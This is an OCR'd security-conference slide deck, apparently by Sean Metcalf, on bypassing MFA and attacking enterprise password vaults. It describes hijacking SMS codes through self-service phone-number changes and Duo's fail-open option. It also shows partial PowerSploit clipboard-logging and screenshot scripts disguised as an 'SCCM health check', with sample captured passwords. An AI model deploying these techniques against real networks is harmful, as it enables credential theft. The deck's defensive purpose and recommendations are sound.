
ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
 - Work phone number
 - Work address
 - Mobile number
 - Org-specific attributes

Active Directory Self Service

Full Name:	<input type="text"/>
Title:	<input type="text"/>
Work Phone:	<input type="text"/>
Mobile Phone:	867-5309
Fax Number:	<input type="text"/>
Pager Number:	<input type="text"/>
Department:	<input type="text"/>
Manager:	(Click To Change)
	<input type="button" value="Update"/>

Subverting MFA



The image shows a screenshot of a Duo Security multi-factor authentication (MFA) interface. At the top, it says "Choose an authentication method". There are three options:

- Duo Push** (RECOMMENDED): Accompanied by a smartphone icon. To its right is a green button labeled "Send me a Push".
- Call Me**: Accompanied by a phone receiver icon. To its right is a green button labeled "Call Me".
- Passcode**: Accompanied by a smartphone icon. To its right is a green button labeled "Enter a Passcode", which is highlighted with a red border.

On the left side of the interface, there are two links: "What is this? ⓘ" and "Need help?". At the bottom left, it says "Powered by Duo Security".

Subverting MFA

Choose an authentication method

Duo Push RECOMMENDED Send me a Push

Call Me Call Me

Passcode Enter a Passcode

[What is this? !\[\]\(df246b58722714e0e756e91d56450201_img.jpg\)](#)
[Need help?](#)

Powered by Duo Security

Choose an authentication method

Duo Push RECOMMENDED Send me a Push

Call Me Call Me

Log In

[What is this? !\[\]\(3ed1e776b834be6ebd4b6d60cd6aa495_img.jpg\)](#)
[Need help?](#)

Powered by Duo Security

Enter a passcode from Duo Mobile or a text. Your next SMS passcode starts with 1.

Text me new codes 

Subverting MFA

✓ Extra Verification

Extra verification increases your account security when signing into Okta.

Text Message Code



Voice Call



Security Question



Subverting MFA through SMS

Summary

- Company uses self-service to enable users to update basic user information attributes.
- Attacker compromises user account/workstation and performs self-service update of Mobile/Cell Phone Number to one the attacker controls.
- Attacker compromises admin user name & password
- Attacker leverages “backdoor” SMS/text message for MFA to use admin credentials.
- Game over.

Subverting MFA

Duo Authentication for Windows Logon x64 - InstallShield Wizard

Duo integration options

Configure the integration below

Bypass Duo authentication when offline (FailOpen)

Enable this option to allow user logon without completing two-factor authentication if the Duo Security cloud service is unreachable.

Use auto push to authenticate if available

Automatically send a Duo Push or phone call authentication request after primary credential validation.

Only prompt for Duo authentication when logging in via RDP

Leave this option unchecked to require Duo two-factor authentication for local logon and RDP sessions. If enabled, local logons do not require 2FA approval.

Enable Smart card support

Select this option to permit use of the Windows smart card login provider as an alternative to Duo authentication.


Please refer to the Duo Windows Logon [documentation](#) for more information.

InstallShield

< Back

Next >

Cancel



<https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/>

Sean Metcalf (@PyroTek3) TrimarcSecurity

MFA Onboarding

MFA Request Confirmation



Sean Metcalf

Today, 10:08 AM

Sean Metcalf ▼

Reply all | ▾

Inbox

This email is confirmation that your request for updating your account with Multi Factor Authentication (MFA) has been received.

Please click on the following link to confirm that you still want MFA enabled and that you are the requester.
If you did not submit the request, please contact security@adsecurity.org.

<https://mfa.adsecurity.org/request?token=FHRy34t34yhrty245h245yg4G4tg4te4tg34t>

Customer MFA Recommendations

- Yes, use MFA!
- Don't rely on MFA as the primary method to protect admin accounts.
- Use hardware tokens or App & disable SMS (when possible).
- Ensure all MFA users know to report anomalies.
- Research “Fail Closed” configuration on critical systems like password vaults and admin servers.
- Remember that once an attacker has AD Admin credentials, MFA doesn't really stop them.
- Better secure the MFA on-boarding/updating process.
- Identify potential bypass methods & implement mitigation/detection.

So, does MFA have value?

YES. Please MFA all the things!
(just don't count on MFA to be a silver bullet for security)

There's Something About Password Vaults

Sean Metcalf (@PyroTek3) TrimarcSecurity.com




Enterprise Password Vault

- Being deployed more broadly to improve administrative security.
- Typically CyberArk or Thycotic SecretServer.
- “Reconciliation” DA account to bring accounts back into compliance/control.
- Password vault maintains AD admin accounts.
- Additional components to augment security like a “Session Manager”.

Enterprise Password Vault

Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).
- Paste Password into RDP Logon Window



Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1 X

```
1 function Get-clipboardContents {
2 <#
3 .SYNOPSIS
4
5 Monitors the clipboard on a specified interval for changes to copied text.
6
7 Powersploit Function: Get-clipboardContents
8 Author: @harmj0y
9 License: BSD 3-clause
10 Required Dependencies: None
```

```
        $prevLength = $cb.Text.Length
    }
}
else{
    $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
    "`n==== Get-ClipboardContents Shutting down at $TimeStamp ===`n"
    Break;
}
Start-Sleep -s $pollInterval
}

Get-clipboardContents | out-file c:\_2.\~tmp
```

Sean Metcalf (@PyroTek3) TrimarcSe

Attacking Enterprise Password Vault

Attacking Enterprise Password Vault

The screenshot shows a Windows desktop environment. In the top right corner, there is a file explorer window titled "Local Disk (C:)". Inside the file explorer, a PowerShell script named "SCCM-HealthCheck.ps1" is open. The script contains the following code:

```
1 function Get-clip
2 <#
3 .SYNOPSIS
4 Monitors the clip
5 Powersploit Funct
6 Author: @harmj0y
7 License: BSD 3-cl
```

Below the script, the file explorer lists two folders in the "Program Files (x86)" directory:

Folder	Date modified	Type
Program Files (x86)	9/29/2017 2:41 PM	File folder
ProgramData	7/8/2018 8:53 PM	File folder

At the bottom of the screen, there is a "Notepad" application window titled "_2.~tmp - Notepad". The notepad contains the following text:

```
File Edit Format View Help
==== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ====
==== 02/08/2018:04:13:51:86 ===
Skywalker2018!
==== 02/08/2018:04:14:06:88 ===
} OneWithTheForce2018!
```

In the bottom right corner of the notepad window, there is some small text that appears to be a watermark or signature.

Attacking Enterprise Password Vault

SCCMHealthCheck.ps1

```
1 function G Get-TimedScreenshot
2 {
3 <#
4 .SYNOPSIS
5
6 Takes screenshots at a regular interval and saves them to disk.
7
8 PowerSploit Function: Get-TimedScreenshot
9 Author: chris campbell (@obscuresec)
10 License: BSD 3-Clause
11 Required Dependencies: None
12 Optional Dependencies: None
13
14 .DESCRIPTION
15
16 A function that takes screenshots and saves them to a folder.
17
18 .PARAMETER Path
19
20 Specifies the folder path.
21
22 .PARAMETER Interval
23
24 Specifies the interval in seconds between taking screenshots.
25
26 .PARAMETER n
```

Sean Metcalf (@PyroTek3) TrimarcSe

Attacking Enterprise Password Vault

The image shows a Windows Security dialog box on the left and a file explorer window on the right, both displaying credential information.

Windows Security Dialog:

- Header: Local Disk (C:)
- Title: Enter your credentials
- Text: These credentials will be used to connect to trddc01.
- Text input field: darthvader@trimarcresearch.com
- Redacted password field: [REDACTED]
- Text: Domain: trimarcresearch.com
- Check box: Remember me
- Text area:

```
Skywalker2018!
== 02/08/2018:04:14:06:88 ==
OneWithTheForce2018!
```

File Explorer Window:

- Header: Local Disk (C:)
- Search bar: Search
- Table header: Date modified | Type
- Table data:


Windows Security	X
------------------	---
- Title: Enter your credentials
- Text: These credentials will be used to connect to trdcdc11
- Text input field: LukeSkyWalker@trimarcresearch.com
- Redacted password field: [REDACTED]
- Text: Domain: trimarcresearch.com
- Check box: Remember me

Sean Metcalf (@PyroTek3) TrimarcSe

Enterprise Password Vault

Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



Enterprise Password Vault

Password Vault Option #2: RDP Proxy

